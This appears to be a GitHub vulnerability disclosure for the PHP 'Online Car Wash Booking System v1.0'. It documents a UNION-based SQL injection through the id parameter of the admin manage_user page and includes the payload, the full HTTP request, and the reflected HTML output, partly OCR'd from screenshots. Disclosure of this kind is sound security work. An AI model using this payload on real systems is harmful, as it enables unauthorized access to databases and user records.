debug601 Create SQLi-2.md

History

1 contributor

25 lines (18 sloc) | 1.08 KB

Online Car Wash Booking System v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html

Vulnerability File: /ocwbs/admin/?page=user/manage_user&id=

Vulnerability location: /ocwbs/admin/?page=user/manage_user&id=, id

[+] Payload: /ocwbs/admin/?page=user/manage_user&id=-2%27%20union%20select%201,2,3,4,5,6,7,8,9,10--+ // Leak place ---> id

```
GET /ocwbs/admin/?page=user/manage_user&id=-2%27%20union%20select%201,2,3,4,5,6,7,8,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
```


GET
/ocwbs/admin/?page=user/manage_user&id=-2%27%20union%20select
%201,2,3,4,5,6,7,8,9,10--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
<!-- Main content -->
<section class="content text-dark">


<form action="" id="manage-user">
<input type="hidden" name="id" value="1">

<label for="name">First Name</label>
<input type="text" name="firstname"
id="firstname" class="form-control" value="2" required>

<label for="name">Last Name</label>
<input type="text" name="lastname" id="lastname"
class="form-control" value="3" required>

<label for="username">Username</label>
<input type="text" name="username" id="username"
class="form-control" value="4" required autocomplete="off">

<label for="password">New Password</label>
<input type="password" name="password"
id="password" class="form-control" value="" autocomplete="off">
<small>Leave this blank if
you dont want to change the password.</small>


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
Load URL
Split URL
Execute
http://192.168.1.19/ocwbs/admin/?page=user/manage_user&id=-2' union select 1,2,3,4,5,6,7,8,9,10--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing
OCWBS - PHP
Online Car Wash Booking System - Admin
Dashboard
Booking List
Maintenance
Vehicle Types
Service List
User List
Settings
First Name
2
Last Name
3
Username
4
New Password
Leave this blank if you dont want to change the password.